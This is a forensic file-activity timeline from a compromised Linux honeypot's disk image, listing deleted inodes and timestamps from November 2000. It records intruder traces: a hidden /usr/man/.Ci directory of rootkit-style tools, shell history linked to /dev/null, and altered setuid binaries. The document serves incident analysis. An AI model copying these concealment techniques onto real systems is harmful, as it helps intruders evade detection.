1291	..c	-rw-r--r--	17275	games	79207	<honeypot.hda5.dd-dead-79207>
3095	..c	-rw-r--r--	17275	games	79184	<honeypot.hda5.dd-dead-79184>
26334	..c	-rw-r--r--	17275	root	2303	<honeypot.hda5.dd-dead-2303>
26375	..c	-rw-r--r--	17275	root	94360	<honeypot.hda5.dd-dead-94360>
6053	..c	-rw-r--r--	17275	root	2304	<honeypot.hda5.dd-dead-2304>
50380	..c	-rw-r--r--	17275	root	94384	<honeypot.hda5.dd-dead-94384>
2506	..c	-rw-r--r--	17275	games	140787	<honeypot.hda5.dd-dead-140787>
7196	..c	-rw-r--r--	17275	games	79161	<honeypot.hda5.dd-dead-79161>
5095	..c	-rw-r--r--	17275	games	140819	<honeypot.hda5.dd-dead-140819>
880	..c	-rw-r--r--	17275	root	2273	<honeypot.hda5.dd-dead-2273>
643674	..c	-rwxr-xr-x	17275	root	94409	<honeypot.hda5.dd-dead-94409>
1311	..c	-rw-r--r--	17275	games	48374	<honeypot.hda5.dd-dead-48374>
0	mac	-rwxr-xr-x	17275	root	140776	<honeypot.hda5.dd-dead-140776>
15705	..c	-rw-r--r--	17275	root	2339	<honeypot.hda5.dd-dead-2339>
1891	..c	-rw-r--r--	17275	root	2309	<honeypot.hda5.dd-dead-2309>
1548	..c	-rw-r--r--	17275	games	140794	<honeypot.hda5.dd-dead-140794>
60470	..c	-rw-r--r--	17275	root	2283	<honeypot.hda5.dd-dead-2283>
4640	..c	-rw-r--r--	17275	root	2358	<honeypot.hda5.dd-dead-2358>
0	mac	-rwxr-xr-x	17275	root	17643	<honeypot.hda5.dd-dead-17643>
22132	..c	-rw-r--r--	17275	root	2255	<honeypot.hda5.dd-dead-2255>
2934	..c	-rw-r--r--	17275	games	48355	<honeypot.hda5.dd-dead-48355>
1949	..c	-rw-r--r--	17275	games	48382	<honeypot.hda5.dd-dead-48382>
47348	..c	-rw-r--r--	17275	root	94370	<honeypot.hda5.dd-dead-94370>
1335	..c	-rw-r--r--	17275	games	109922	<honeypot.hda5.dd-dead-109922>
11983	..c	-rw-r--r--	17275	games	48342	<honeypot.hda5.dd-dead-48342>
17185	..c	-rw-r--r--	17275	root	2296	<honeypot.hda5.dd-dead-2296>
23729	..c	-rw-r--r--	17275	root	2332	<honeypot.hda5.dd-dead-2332>
1181	..c	-rw-r--r--	17275	games	109926	<honeypot.hda5.dd-dead-109926>
2454	..c	-rw-r--r--	17275	games	79168	<honeypot.hda5.dd-dead-79168>
4949	..c	-rw-r--r--	17275	root	2362	<honeypot.hda5.dd-dead-2362>
10339	..c	-rw-r--r--	17275	games	140801	<honeypot.hda5.dd-dead-140801>
3128	..c	-rw-r--r--	17275	games	79177	<honeypot.hda5.dd-dead-79177>

327262	..c	-rwxr-xr-x	root	root	94411	<honeypot.hda5.dd-dead-94411>
1359	..c	-rw-r--r--	17275	games	48406	<honeypot.hda5.dd-dead-48406>
17655	..c	-rw-r--r--	root	root	94357	<honeypot.hda5.dd-dead-94357>
44196	..c	-rw-r--r--	root	root	94393	<honeypot.hda5.dd-dead-94393>
3820	..c	-rw-r--r--	root	root	2295	<honeypot.hda5.dd-dead-2295>
4675	..c	-rw-r--r--	17275	games	140793	<honeypot.hda5.dd-dead-140793>
60224	..c	-rw-r--r--	root	root	2330	<honeypot.hda5.dd-dead-2330>
1908	..c	-rw-r--r--	17275	games	79204	<honeypot.hda5.dd-dead-79204>
1525	..c	-rw-r--r--	root	root	2377	<honeypot.hda5.dd-dead-2377>
559	..c	-rw-r--r--	17275	games	140815	<honeypot.hda5.dd-dead-140815>
1382	..c	-rw-r--r--	17275	games	79220	<honeypot.hda5.dd-dead-79220>
2330	..c	-rw-r--r--	17275	games	48351	<honeypot.hda5.dd-dead-48351>
50352	..c	-rw-r--r--	root	root	94366	<honeypot.hda5.dd-dead-94366>
17900	..c	-rw-r--r--	root	root	140834	<honeypot.hda5.dd-dead-140834>
52680	..c	-rw-r--r--	root	root	94405	<honeypot.hda5.dd-dead-94405>
42644	..c	-rw-r--r--	root	root	94392	<honeypot.hda5.dd-dead-94392>
870	..c	-rw-r--r--	root	root	2342	<honeypot.hda5.dd-dead-2342>
2884	..c	-rw-r--r--	root	root	2257	<honeypot.hda5.dd-dead-2257>
0	mac	drwxr-xr-x	root	root	140777	<honeypot.hda5.dd-dead-140777>
1353	..c	-rw-r--r--	17275	games	48372	<honeypot.hda5.dd-dead-48372>
48248	..c	-rw-r--r--	root	root	94403	<honeypot.hda5.dd-dead-94403>
1487	..c	-rw-r--r--	17275	games	140790	<honeypot.hda5.dd-dead-140790>
5023	..c	-rw-r--r--	17275	games	140822	<honeypot.hda5.dd-dead-140822>
1848	..c	-rw-r--r--	17275	games	140797	<honeypot.hda5.dd-dead-140797>
52417	..c	-rw-r--r--	root	root	2338	<honeypot.hda5.dd-dead-2338>
36326	..c	-rw-r--r--	17275	games	140820	<honeypot.hda5.dd-dead-140820>
1276	..c	-rw-r--r--	17275	games	79180	<honeypot.hda5.dd-dead-79180>
47536	..c	-rw-r--r--	root	root	94391	<honeypot.hda5.dd-dead-94391>
55076	..c	-rw-r--r--	root	root	94414	<honeypot.hda5.dd-dead-94414>
337617	..c	-rwxr-xr-x	root	root	94415	<honeypot.hda5.dd-dead-94415>
879	..c	-rw-r--r--	17275	games	140821	<honeypot.hda5.dd-dead-140821>
32322	..c	-rw-r--r--	root	root	2334	<honeypot.hda5.dd-dead-2334>
38632	..c	-rw-r--r--	root	root	2284	<honeypot.hda5.dd-dead-2284>
8567	..c	-rw-r--r--	root	root	2275	<honeypot.hda5.dd-dead-2275>
2873	..c	-rw-r--r--	17275	games	140786	<honeypot.hda5.dd-dead-140786>
17982	..c	-rw-r--r--	root	root	2266	<honeypot.hda5.dd-dead-2266>
1403	..c	-rw-r--r--	17275	games	63777	<honeypot.hda5.dd-dead-63777>
1775	..c	-rw-r--r--	17275	games	79169	<honeypot.hda5.dd-dead-79169>
4236	..c	-rw-r--r--	root	root	79327	<honeypot.hda5.dd-dead-79327>
1304	..c	-rw-r--r--	17275	games	48378	<honeypot.hda5.dd-dead-48378>
0	mac	drwxr-xr-x	root	root	17642	<honeypot.hda5.dd-dead-17642>
2493	..c	-rw-r--r--	17275	games	79173	<honeypot.hda5.dd-dead-79173>
1632	..c	-rw-r--r--	17275	games	79189	<honeypot.hda5.dd-dead-79189>
2240	..c	-rw-r--r--	17275	games	79170	<honeypot.hda5.dd-dead-79170>
1153	..c	-rwxr-xr-x	1010	users	109801	<honeypot.hda5.dd-dead-109801>
38572	..c	-rw-r--r--	root	root	94362	<honeypot.hda5.dd-dead-94362>
158452	..c	-rw-r--r--	root	root	2291	<honeypot.hda5.dd-dead-2291>
10089	..c	-rw-r--r--	17275	games	109913	<honeypot.hda5.dd-dead-109913>
2454	..c	-rw-r--r--	17275	games	63785	<honeypot.hda5.dd-dead-63785>
7239	..c	-rw-r--r--	root	root	2374	<honeypot.hda5.dd-dead-2374>
8988	..c	-rw-r--r--	17275	games	48388	<honeypot.hda5.dd-dead-48388>
22976	..c	-rw-r--r--	root	root	2321	<honeypot.hda5.dd-dead-2321>
393	..c	-rw-r--r--	root	root	2376	<honeypot.hda5.dd-dead-2376>
2981	..c	-rw-r--r--	17275	games	79185	<honeypot.hda5.dd-dead-79185>
8658	..c	-rw-r--r--	root	root	2337	<honeypot.hda5.dd-dead-2337>
2017	..c	-rw-r--r--	root	root	2351	<honeypot.hda5.dd-dead-2351>
1680	..c	-rw-r--r--	17275	games	48358	<honeypot.hda5.dd-dead-48358>
3801	..c	-rw-r--r--	17275	games	140784	<honeypot.hda5.dd-dead-140784>
12272	..c	-rw-r--r--	root	root	94363	<honeypot.hda5.dd-dead-94363>
16248	..c	-rw-r--r--	17275	games	140811	<honeypot.hda5.dd-dead-140811>
0	mac	drwxr-xr-x	root	root	94354	<honeypot.hda5.dd-dead-94354>
18698240	..c	-/rw-r--r--	1010	users	109791	/usr/man/.Ci/ssh-1.2.27.tar (deleted)
1109	..c	-rw-r--r--	17275	games	48379	<honeypot.hda5.dd-dead-48379>
3362	..c	-rw-r--r--	17275	games	48408	<honeypot.hda5.dd-dead-48408>
63304	..c	-rw-r--r--	root	root	94374	<honeypot.hda5.dd-dead-94374>
1275	..c	-rw-r--r--	17275	games	109936	<honeypot.hda5.dd-dead-109936>
2224	..c	-rw-r--r--	root	root	2372	<honeypot.hda5.dd-dead-2372>
36615	..c	-rw-r--r--	root	root	2375	<honeypot.hda5.dd-dead-2375>
50836	..c	-rw-r--r--	root	root	94390	<honeypot.hda5.dd-dead-94390>
1870	..c	-rw-r--r--	root	root	2368	<honeypot.hda5.dd-dead-2368>
2036	..c	-rw-r--r--	17275	games	79200	<honeypot.hda5.dd-dead-79200>
2712	..c	-rw-r--r--	17275	games	63768	<honeypot.hda5.dd-dead-63768>
4051	..c	-rw-r--r--	root	root	140824	<honeypot.hda5.dd-dead-140824>
90424	..c	-rwxr-xr-x	root	root	94417	<honeypot.hda5.dd-dead-94417>
6265	..c	-rw-r--r--	root	root	2286	<honeypot.hda5.dd-dead-2286>
1076	..c	-rwxr-xr-x	1010	users	109802	<honeypot.hda5.dd-dead-109802>
1456	..c	-rw-r--r--	17275	games	48400	<honeypot.hda5.dd-dead-48400>
3981	..c	-rw-r--r--	17275	games	140788	<honeypot.hda5.dd-dead-140788>
78052	..c	-rw-r--r--	root	root	94365	<honeypot.hda5.dd-dead-94365>
3677	..c	-rw-r--r--	17275	games	48387	<honeypot.hda5.dd-dead-48387>
327056	..c	-rw-r--r--	root	root	79332	<honeypot.hda5.dd-dead-79332>
3192	..c	-rw-r--r--	root	root	2326	<honeypot.hda5.dd-dead-2326>
1859	..c	-rw-r--r--	17275	games	48352	<honeypot.hda5.dd-dead-48352>
1377	..c	-rw-r--r--	17275	games	79172	<honeypot.hda5.dd-dead-79172>
2392	..c	-rw-r--r--	17275	games	140812	<honeypot.hda5.dd-dead-140812>
59996	..c	-rw-r--r--	root	root	94402	<honeypot.hda5.dd-dead-94402>
0	mac	drwxr-xr-x	root	root	140779	<honeypot.hda5.dd-dead-140779>
1727	..c	-rw-r--r--	root	root	2352	<honeypot.hda5.dd-dead-2352>
488	..c	-rw-r--r--	17275	games	140809	<honeypot.hda5.dd-dead-140809>
1133	..c	-rw-r--r--	17275	games	48407	<honeypot.hda5.dd-dead-48407>
65136	..c	-rw-r--r--	root	root	94385	<honeypot.hda5.dd-dead-94385>
1357	..c	-rw-r--r--	17275	games	109929	<honeypot.hda5.dd-dead-109929>
13617	..c	-rw-r--r--	root	root	2306	<honeypot.hda5.dd-dead-2306>
3914	..c	-rw-r--r--	root	root	2256	<honeypot.hda5.dd-dead-2256>
2842	..c	-rw-r--r--	17275	games	109932	<honeypot.hda5.dd-dead-109932>
3660	..c	-rw-r--r--	root	root	94387	<honeypot.hda5.dd-dead-94387>
80	..c	-rwxr-xr-x	1010	users	109803	<honeypot.hda5.dd-dead-109803>
18698240	..c	-rw-r--r--	1010	users	109791	<honeypot.hda5.dd-dead-109791>
2342	..c	-rw-r--r--	17275	games	17644	<honeypot.hda5.dd-dead-17644>
4776	..c	-rw-r--r--	root	root	79323	<honeypot.hda5.dd-dead-79323>
691	..c	-rw-r--r--	root	root	2277	<honeypot.hda5.dd-dead-2277>
2876	..c	-rw-r--r--	17275	games	63772	<honeypot.hda5.dd-dead-63772>

65932	..c	-rw-r--r--	root	94379	<honeypot.hda5.dd-dead-94379>	
3375	..c	-rw-r--r--	17275	games	48346	<honeypot.hda5.dd-dead-48346>
3269	..c	-rw-r--r--	17275	games	79214	<honeypot.hda5.dd-dead-79214>
21377	..c	-rw-r--r--	root	root	2305	<honeypot.hda5.dd-dead-2305>
3335	..c	-rw-r--r--	root	root	2328	<honeypot.hda5.dd-dead-2328>
2289	..c	-rw-r--r--	17275	games	109939	<honeypot.hda5.dd-dead-109939>
21017	..c	-rw-r--r--	root	root	2346	<honeypot.hda5.dd-dead-2346>
2441	..c	-rw-r--r--	17275	games	79159	<honeypot.hda5.dd-dead-79159>
1599	..c	-rw-r--r--	17275	games	79194	<honeypot.hda5.dd-dead-79194>
68316	..c	-rw-r--r--	root	root	94371	<honeypot.hda5.dd-dead-94371>
4642	..c	-rw-r--r--	root	root	2265	<honeypot.hda5.dd-dead-2265>
45240	..c	-rw-r--r--	root	root	94376	<honeypot.hda5.dd-dead-94376>
87262	..c	-rw-r--r--	root	root	2281	<honeypot.hda5.dd-dead-2281>
26467	..c	-rw-r--r--	root	root	2272	<honeypot.hda5.dd-dead-2272>
2765	..c	-rw-r--r--	17275	games	109918	<honeypot.hda5.dd-dead-109918>
4132	..c	-rw-r--r--	root	root	140829	<honeypot.hda5.dd-dead-140829>
1331	..c	-rw-r--r--	17275	games	79171	<honeypot.hda5.dd-dead-79171>
7942	..c	-rw-r--r--	root	root	2297	<honeypot.hda5.dd-dead-2297>
1538	..c	-rw-r--r--	17275	games	79215	<honeypot.hda5.dd-dead-79215>
4442	..c	-rw-r--r--	root	root	2322	<honeypot.hda5.dd-dead-2322>
2226	..c	-rw-r--r--	17275	games	48394	<honeypot.hda5.dd-dead-48394>
1612	..c	-rw-r--r--	17275	games	48371	<honeypot.hda5.dd-dead-48371>
543	..c	-rw-r--r--	root	root	2365	<honeypot.hda5.dd-dead-2365>
9615	..c	-rw-r--r--	root	root	2320	<honeypot.hda5.dd-dead-2320>
66876	..c	-rw-r--r--	root	root	94408	<honeypot.hda5.dd-dead-94408>
71832	..c	-rw-r--r--	root	root	94394	<honeypot.hda5.dd-dead-94394>
8615	..c	-rw-r--r--	root	root	94358	<honeypot.hda5.dd-dead-94358>
2138	..c	-rw-r--r--	17275	games	79196	<honeypot.hda5.dd-dead-79196>
7496	..c	-rw-r--r--	17275	games	63776	<honeypot.hda5.dd-dead-63776>
29012	..c	-rw-r--r--	root	root	140830	<honeypot.hda5.dd-dead-140830>
1145	..c	-rw-r--r--	17275	games	48376	<honeypot.hda5.dd-dead-48376>
4096	m.c	d/drwxr-xr-x	1010	users	109798	/usr/man/.Ci
2300	..c	-rw-r--r--	root	root	79326	<honeypot.hda5.dd-dead-79326>
12320	..c	-rw-r--r--	root	root	2289	<honeypot.hda5.dd-dead-2289>
4953	..c	-rw-r--r--	17275	games	140823	<honeypot.hda5.dd-dead-140823>
1165	..c	-rw-r--r--	17275	games	17558	<honeypot.hda5.dd-dead-17558>
1106314	..c	-rw-r--r--	root	root	79331	<honeypot.hda5.dd-dead-79331>
2704	..c	-rw-r--r--	17275	games	140789	<honeypot.hda5.dd-dead-140789>
1039	..c	-rw-r--r--	root	root	2371	<honeypot.hda5.dd-dead-2371>
41160	..c	-rw-r--r--	root	root	94395	<honeypot.hda5.dd-dead-94395>
44382	..c	-rw-r--r--	17275	games	17646	<honeypot.hda5.dd-dead-17646>
51168	..c	-rw-r--r--	root	root	94380	<honeypot.hda5.dd-dead-94380>
93260	..c	-rw-r--r--	root	root	94383	<honeypot.hda5.dd-dead-94383>
2385	..c	-rw-r--r--	17275	games	79210	<honeypot.hda5.dd-dead-79210>
50882	..c	-rw-r--r--	17275	games	17645	<honeypot.hda5.dd-dead-17645>
80	..c	-/rwxr-xr-x	1010	users	109803	/usr/man/.Ci/install-named (deleted)
13494	..c	-rw-r--r--	root	root	2344	<honeypot.hda5.dd-dead-2344>
3545	..c	-rw-r--r--	17275	games	48393	<honeypot.hda5.dd-dead-48393>
0	mac	d/drwxr-xr-x	17275	games	92757	/usr/man/.Ci/ssh-1.2.27 (deleted)
1320	..c	-rw-r--r--	17275	games	109923	<honeypot.hda5.dd-dead-109923>
46584	..c	-rw-r--r--	root	root	94373	<honeypot.hda5.dd-dead-94373>
1346	..c	-rw-r--r--	17275	games	63775	<honeypot.hda5.dd-dead-63775>
1827	..c	-rw-r--r--	17275	games	48405	<honeypot.hda5.dd-dead-48405>
14575	..c	-rw-r--r--	17275	games	140803	<honeypot.hda5.dd-dead-140803>
1890	..c	-rw-r--r--	17275	games	79202	<honeypot.hda5.dd-dead-79202>
16879	..c	-rw-r--r--	root	root	2254	<honeypot.hda5.dd-dead-2254>
5845	..c	-rw-r--r--	root	root	2361	<honeypot.hda5.dd-dead-2361>
52828	..c	-rw-r--r--	root	root	94372	<honeypot.hda5.dd-dead-94372>
10438	..c	-rw-r--r--	root	root	2317	<honeypot.hda5.dd-dead-2317>
3699	..c	-rw-r--r--	17275	games	63770	<honeypot.hda5.dd-dead-63770>
4618	..c	-rw-r--r--	17275	games	109920	<honeypot.hda5.dd-dead-109920>
17995	..c	-rwxr-xr-x	root	root	2270	<honeypot.hda5.dd-dead-2270>
2133	..c	-rw-r--r--	17275	games	48399	<honeypot.hda5.dd-dead-48399>
1545	..c	-rw-r--r--	17275	games	48409	<honeypot.hda5.dd-dead-48409>
20528	..c	-rw-r--r--	root	root	2261	<honeypot.hda5.dd-dead-2261>
21221	..c	-rwxr-xr-x	root	root	2279	<honeypot.hda5.dd-dead-2279>
1197	..c	-rw-r--r--	17275	games	79217	<honeypot.hda5.dd-dead-79217>
3465	..c	-rw-r--r--	root	root	2356	<honeypot.hda5.dd-dead-2356>
14874	..c	-rw-r--r--	root	root	2292	<honeypot.hda5.dd-dead-2292>
4892	..c	-rw-r--r--	root	root	2288	<honeypot.hda5.dd-dead-2288>
29046	..c	-rw-r--r--	root	root	2293	<honeypot.hda5.dd-dead-2293>
472	..c	-rw-r--r--	root	root	2373	<honeypot.hda5.dd-dead-2373>
2755	..c	-rw-r--r--	root	root	2324	<honeypot.hda5.dd-dead-2324>
2651	..c	-rw-r--r--	17275	games	79178	<honeypot.hda5.dd-dead-79178>
10318	..c	-rw-r--r--	root	root	2300	<honeypot.hda5.dd-dead-2300>
0	mac	drwxr-xr-x	17275	games	140780	<honeypot.hda5.dd-dead-140780>
5824	..c	-rw-r--r--	root	root	2285	<honeypot.hda5.dd-dead-2285>
1672	..c	-rw-r--r--	root	root	2355	<honeypot.hda5.dd-dead-2355>
26760	..c	-rw-r--r--	root	root	2316	<honeypot.hda5.dd-dead-2316>
2297	..c	-rw-r--r--	17275	games	109924	<honeypot.hda5.dd-dead-109924>
3296	..c	-rw-r--r--	root	root	2366	<honeypot.hda5.dd-dead-2366>
653	..c	-rw-r--r--	root	root	2378	<honeypot.hda5.dd-dead-2378>
6980	..c	-rw-r--r--	17275	games	140799	<honeypot.hda5.dd-dead-140799>
51744	..c	-rw-r--r--	root	root	94389	<honeypot.hda5.dd-dead-94389>
2448	..c	-rw-r--r--	17275	games	63769	<honeypot.hda5.dd-dead-63769>
2016	..c	-rw-r--r--	17275	games	79197	<honeypot.hda5.dd-dead-79197>
1289	..c	-rw-r--r--	17275	games	109921	<honeypot.hda5.dd-dead-109921>
81932	..c	-rw-r--r--	root	root	94416	<honeypot.hda5.dd-dead-94416>
23444	..c	-rw-r--r--	root	root	140828	<honeypot.hda5.dd-dead-140828>
2356	..c	-rw-r--r--	root	root	2302	<honeypot.hda5.dd-dead-2302>
2887	..c	-rw-r--r--	root	root	2262	<honeypot.hda5.dd-dead-2262>
1982	..c	-rw-r--r--	17275	games	48353	<honeypot.hda5.dd-dead-48353>
2340	..c	-rw-r--r--	17275	games	48398	<honeypot.hda5.dd-dead-48398>
30968	..c	-rw-r--r--	root	root	2325	<honeypot.hda5.dd-dead-2325>
4827	..c	-rw-r--r--	root	root	2315	<honeypot.hda5.dd-dead-2315>
51436	..c	-rw-r--r--	root	root	94406	<honeypot.hda5.dd-dead-94406>
111812	..c	-rw-r--r--	root	root	94399	<honeypot.hda5.dd-dead-94399>
6338	..c	-rw-r--r--	17275	games	48343	<honeypot.hda5.dd-dead-48343>
1885	..c	-rw-r--r--	17275	games	48392	<honeypot.hda5.dd-dead-48392>
46848	..c	-rw-r--r--	root	root	94378	<honeypot.hda5.dd-dead-94378>
729	..c	-rw-r--r--	root	root	2359	<honeypot.hda5.dd-dead-2359>
49984	..c	-rw-r--r--	root	root	94375	<honeypot.hda5.dd-dead-94375>

	2327	..c	-rw-r--r--	17275	games	109925	<honeypot.hda5.dd-dead-109925>
	180703	..c	-/-rw-r--r--	1010	users	109865	/usr/man/.Ci/nfs-utils-0.1.9.1-
1.i386.rpm (deleted)							
	8954	..c	-rw-r--r--	root	root	2333	<honeypot.hda5.dd-dead-2333>
	1977	..c	-rw-r--r--	17275	games	79212	<honeypot.hda5.dd-dead-79212>
	1673	..c	-rw-r--r--	17275	games	79199	<honeypot.hda5.dd-dead-79199>
	2485	..c	-rw-r--r--	17275	games	48397	<honeypot.hda5.dd-dead-48397>
	3370	..c	-rw-r--r--	17275	games	48344	<honeypot.hda5.dd-dead-48344>
	1947	..c	-rw-r--r--	17275	games	48350	<honeypot.hda5.dd-dead-48350>
	1197	..c	-rw-r--r--	17275	games	79216	<honeypot.hda5.dd-dead-79216>
	2496	..c	-rw-r--r--	root	root	2364	<honeypot.hda5.dd-dead-2364>
	2727	..c	-rw-r--r--	17275	games	140792	<honeypot.hda5.dd-dead-140792>
	26045	..c	-rw-r--r--	root	root	2310	<honeypot.hda5.dd-dead-2310>
	1270	..c	-rw-r--r--	17275	games	48375	<honeypot.hda5.dd-dead-48375>
	49788	..c	-rw-r--r--	root	root	94377	<honeypot.hda5.dd-dead-94377>
	4124	..c	-rw-r--r--	root	root	2350	<honeypot.hda5.dd-dead-2350>
	13341	..c	-rw-r--r--	17275	games	48377	<honeypot.hda5.dd-dead-48377>
	1455	..c	-rw-r--r--	root	root	2369	<honeypot.hda5.dd-dead-2369>
	68232	..c	-rw-r--r--	root	root	94407	<honeypot.hda5.dd-dead-94407>
	17944	..c	-rw-r--r--	root	root	140837	<honeypot.hda5.dd-dead-140837>
	1274	..c	-rw-r--r--	17275	games	109912	<honeypot.hda5.dd-dead-109912>
	604938	..c	-rwxr-xr-x	root	root	94398	<honeypot.hda5.dd-dead-94398>
	1259	..c	-rw-r--r--	17275	games	48366	<honeypot.hda5.dd-dead-48366>
	2837	..c	-rw-r--r--	17275	games	109914	<honeypot.hda5.dd-dead-109914>
	2780	..c	-rw-r--r--	17275	games	140785	<honeypot.hda5.dd-dead-140785>
	23105	..c	-rw-r--r--	root	root	2335	<honeypot.hda5.dd-dead-2335>
	11621	..c	-rw-r--r--	root	root	2313	<honeypot.hda5.dd-dead-2313>
	1369	..c	-rw-r--r--	17275	games	48364	<honeypot.hda5.dd-dead-48364>
	1675	..c	-rw-r--r--	17275	games	79205	<honeypot.hda5.dd-dead-79205>
	1324	..c	-rw-r--r--	17275	games	48404	<honeypot.hda5.dd-dead-48404>
	969	..c	-rw-r--r--	root	root	2282	<honeypot.hda5.dd-dead-2282>
	9403	..c	-rw-r--r--	17275	games	63764	<honeypot.hda5.dd-dead-63764>
	1455	..c	-rw-r--r--	17275	games	48365	<honeypot.hda5.dd-dead-48365>
	15153	..c	-rw-r--r--	17275	games	17647	<honeypot.hda5.dd-dead-17647>
	12609	..c	-rw-r--r--	17275	games	140802	<honeypot.hda5.dd-dead-140802>
	20180	..c	-rw-r--r--	root	root	2341	<honeypot.hda5.dd-dead-2341>
	7319	..c	-rw-r--r--	root	root	2319	<honeypot.hda5.dd-dead-2319>
	1788	..c	-rw-r--r--	17275	games	79192	<honeypot.hda5.dd-dead-79192>
	43996	..c	-rw-r--r--	17275	games	140800	<honeypot.hda5.dd-dead-140800>
	2957	..c	-rw-r--r--	17275	games	79188	<honeypot.hda5.dd-dead-79188>
	106	..c	-rwxr-xr-x	1010	users	109864	<honeypot.hda5.dd-dead-109864>
	3030	..c	-rw-r--r--	17275	games	79186	<honeypot.hda5.dd-dead-79186>
	48680	..c	-rw-r--r--	root	root	94388	<honeypot.hda5.dd-dead-94388>
	1475	..c	-rw-r--r--	17275	games	79218	<honeypot.hda5.dd-dead-79218>
	1688	..c	-rw-r--r--	17275	games	79165	<honeypot.hda5.dd-dead-79165>
	1526	..c	-rw-r--r--	17275	games	48373	<honeypot.hda5.dd-dead-48373>
	3842	..c	-rw-r--r--	17275	games	109917	<honeypot.hda5.dd-dead-109917>
	2419	..c	-rw-r--r--	root	root	2263	<honeypot.hda5.dd-dead-2263>
	1620	..c	-rw-r--r--	17275	games	109915	<honeypot.hda5.dd-dead-109915>
	4754	..c	-rw-r--r--	root	root	2347	<honeypot.hda5.dd-dead-2347>
	2273	..c	-rw-r--r--	17275	games	48391	<honeypot.hda5.dd-dead-48391>
Wed Nov 08 2000 08:56:11	188	.a.	-/-rwxr-xr-x	1010	users	109859	/usr/man/.Ci/rmS
Wed Nov 08 2000 08:56:25	1052024	.a.	-/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx
	527442	.a.	-/-rwxr-xr-x	root	root	34292	/lib/libm.2.1.3.so
	13	.a.	l/lrwxrwxrwx	root	root	34293	/lib/libm.so.6 -> libm.2.1.3.so
Wed Nov 08 2000 08:56:26	8	.a.	l/lrwxrwxrwx	root	root	16907	/usr/bin/uncompress -> compress
Wed Nov 08 2000 08:56:42	9	.a.	l/lrwxrwxrwx	root	root	23	./bash_history -> /dev/null
Wed Nov 08 2000 08:56:57	4096	.a.	d/drwxr-xr-x	1010	users	109798	/usr/man/.Ci
Wed Nov 08 2000 08:56:59	17968	..c	-/-rwx-----	root	root	30293	/bin/ping
	5896	..c	-/-rwx-----	root	root	93297	/usr/sbin/usernetctl
	34751	..c	-/-rwx-----	root	root	76969	/usr/libexec/pt_chown
	36756	..c	-/-rwx-----	root	root	15641	/usr/bin/gpasswd
	45388	..c	-/-rwx-----	root	tty	48410	/sbin/dump
	35168	..c	-/-rwx-----	root	root	15639	/usr/bin/chage
	67788	..c	-/-rwx-----	root	tty	48412	/sbin/restore
	33288	..c	-/-rwx-----	root	root	15827	/usr/bin/at
	531516	..c	-/-rwx-----	root	root	16523	/usr/bin/suidperl
	16488	..c	-/-rwx-----	root	bin	93846	/usr/sbin/traceroute
	5760	.a.	-/-rwxr-xr-x	root	root	30288	/bin/sleep
	531516	..c	-/-rwx-----	root	root	16523	/usr/bin/sperl5.00503
	5640	..c	-/-rwx-----	root	root	17453	/usr/bin/newgrp
Wed Nov 08 2000 08:57:00	699	.a.	-/-rwxr-xr-x	1010	users	109862	/usr/man/.Ci/chmod-it
Wed Nov 08 2000 08:57:06	13696	.a.	-/-rwxr-xr-x	root	root	30256	/bin/mkdir
Wed Nov 08 2000 08:57:08	1024	.a.	d/drwxrwxrwt	root	root	22177	/tmp
Wed Nov 08 2000 08:58:19	11952	.a.	-/-rwxr-xr-x	root	root	30250	/bin/chown
Wed Nov 08 2000 08:58:26	331	.a.	-/-rw-r--r--	root	root	16146	/etc/pam.d/su
	124	.a.	-/-rw-r--r--	drosen	drosen	15399	/home/drosen/.bashrc
	14188	.a.	-/-rwxr-xr-x	root	root	30290	/bin/su
	17282	.a.	-/-rwxr-xr-x	root	root	40359	/lib/security/pam_xauth.so
Wed Nov 08 2000 08:58:28	46384	.a.	-/-rwxr-xr-x	root	root	30278	/bin/zcat
	46384	.a.	-/-rwxr-xr-x	root	root	30278	/bin/gzip
	46384	.a.	-/-rwxr-xr-x	root	root	30278	/bin/gunzip
Wed Nov 08 2000 08:58:41	45201	.a.	-/-rwx-----	drosen	drosen	2067	<honeypot.hda8.dd-dead-2067>
	25733	.a.	-/-rwx-----	drosen	drosen	2066	<honeypot.hda8.dd-dead-2066>
	12276	.a.	-/-rwx-----	drosen	drosen	2060	<honeypot.hda8.dd-dead-2060>
	405	.a.	-/-rwx-----	drosen	drosen	60522	<honeypot.hda8.dd-dead-60522>
	10840	.a.	-/-rwx-----	drosen	drosen	2061	<honeypot.hda8.dd-dead-2061>
	56274	.a.	-/-rwx-----	drosen	drosen	28289	<honeypot.hda8.dd-dead-28289>
	1	.a.	-/-rwx-----	drosen	drosen	56459	<honeypot.hda8.dd-dead-56459>
	12578	.a.	-/-rwx-----	drosen	drosen	2088	<honeypot.hda8.dd-dead-2088>
	16714	.a.	-/-rwx-----	drosen	drosen	2085	<honeypot.hda8.dd-dead-2085>
	1006	.a.	-/-rwx-----	drosen	drosen	2090	<honeypot.hda8.dd-dead-2090>
	9474	.a.	-/-rwx-----	drosen	drosen	60503	<honeypot.hda8.dd-dead-60503>
	13232	.a.	-/-rwx-----	drosen	drosen	14133	<honeypot.hda8.dd-dead-14133>
	39314	.a.	-/-rwx-----	drosen	drosen	2075	<honeypot.hda8.dd-dead-2075>
	26027	.a.	-/-rwx-----	drosen	drosen	2062	<honeypot.hda8.dd-dead-2062>
	1	.a.	-/-rwx-----	drosen	drosen	56456	<honeypot.hda8.dd-dead-56456>
	40631	.a.	-/-rwx-----	drosen	drosen	2079	<honeypot.hda8.dd-dead-2079>
	772	.a.	-/-rwx-----	drosen	drosen	18161	<honeypot.hda8.dd-dead-18161>
	1	.a.	-/-rwx-----	drosen	drosen	56461	<honeypot.hda8.dd-dead-56461>
	13935	.a.	-/-rwx-----	drosen	drosen	2065	<honeypot.hda8.dd-dead-2065>
	0	.a.	-/-rwx-----	drosen	drosen	60517	<honeypot.hda8.dd-dead-60517>

	4886	.a.	-rw-----	drosen	drosen	60510	<honeypot.hda8.dd-dead-60510>
	400	.a.	-/-rw-----	drosen	drosen	14130	/etc/sysconfig/network-scripts/ifcfg-
eth0- (deleted)							
	427888	.a.	-rwxr-xr-x	drosen	drosen	60532	<honeypot.hda8.dd-dead-60532>
	530	.a.	-rw-----	drosen	drosen	2082	<honeypot.hda8.dd-dead-2082>
	28587	.a.	-rw-----	drosen	drosen	25	<honeypot.hda8.dd-dead-25>
	14716	.a.	-rw-----	drosen	drosen	18163	<honeypot.hda8.dd-dead-18163>
	1	.a.	-rw-----	drosen	drosen	56460	<honeypot.hda8.dd-dead-56460>
	5719	.a.	-rw-----	drosen	drosen	18159	<honeypot.hda8.dd-dead-18159>
